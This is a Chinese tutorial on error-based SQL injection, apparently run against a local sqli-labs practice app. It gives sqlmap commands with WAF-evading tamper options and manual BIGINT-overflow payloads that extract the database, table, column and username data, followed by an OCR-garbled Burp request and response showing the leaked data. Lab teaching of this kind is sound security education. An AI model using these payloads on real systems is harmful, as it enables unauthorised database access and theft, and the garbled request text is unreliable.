第十课

知识讲解的单引号错显注入

目录:

Sqlmap 梭哈

手工注入

备注;其实在注入的时候各种插件都可能会有自己的编码习惯或者 bug。所以以后的调试都尽量在 burp 展示了。

Sqlmap:

--threads 10 --dbms="mysql" --proxy=http://127.0.0.1:8080 --technique E

自己还原每一个数据包分析注入原理


如果现实中可能用到各种 tamper，其实 tamper 的目的就是过 waf。然而实际 sqlmap 是过不了太多好的 waf 的。99%需要 fuuzer。，希望学完基础教程每个人都会动 fuuzer。最后讲完我在整体讲一下 fuzzer 思想。

现实生活可能是这样的 payload:

--threads 2 --risk 3 --level 5 --random-agent --ignore-proxy --no-cast --tamper versionedkeywords,randomcase,informationschemacomment delay 5


还原 sqlmap 注入思想:


超级简单：就是一个错显查询，可以用任何那 10 个万能 payload 替换：此处虽然没用那 10 其实就是用了大整形报错



手工部分

只是这个非常简单就是利用了单引号报错，然后任意 payload 都可以过






这次简单讲一次取数据:

数据库：


```
AND (SELECT 3*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,100)),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610)));--+
```



取表名：

```
AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(SELECT MID((IFNULL(CAST(table_name AS CHAR),0x20)),1,451) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x7365637572697479) LIMIT 2,1),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610)));--+
```


说明：红色部分代表数据库的 hex 加密




取字段

1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(SELECT MID((IFNULL(CAST(column_name AS CHAR),0x20)),1,451) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x7365637572697479 LIMIT 0,1),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610)));--+

备足：黄色为表名 hex 加密。红色的为数据库 hex 加密



1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(SELECT MID((IFNULL(CAST(username AS CHAR),0x20)),1,451) FROM `security`.users ORDER BY id LIMIT 0,1),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610)));--+


Raw
Params
Headers
Hex
OST /sql_lab/Less-11/ HTTP/1.1
ost: 192.168.74.128
ser-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.20.25 (KHTML, like
ecko) Version/5.0.4 Safari/533.20.27
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 256
onnection: close
eferer: http://192.168.74.128/sql_lab/Less-11/
pgrade-Insecure-Requests: 1
name=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3a3e,(SELECT MID((IFNULL(CAST(username AS
HAR),0x20)),1,451) FROM `security`.users ORDER BY id LIMIT 0,1),0x3c,0x3c))s), 8446744073709551610,
44674407370955161 0))):--+&passwd=123456&submit=Submit
?
<
+
>
id
2 matches
Raw
Headers
Hex
HTML
Render
<form action="" name="form1" method="post">
Username :
<input type="text" name="uname" value=""/>

 Password :
<input type="text" name="passwd" value=""/>
</br>

<input type="submit" name="submit" value="Submit" />

</form>

BIGINT value is out of range in '(2 * if((select
'>>Dumb<<' from dual),8446744073709551610,8446744073709551610))'</br></br></br><img
src="../images/slap.jpg" />

</body>
</html>
?
<
+
>
dumb
1 match
Done
1,753 bytes | 1,062 millis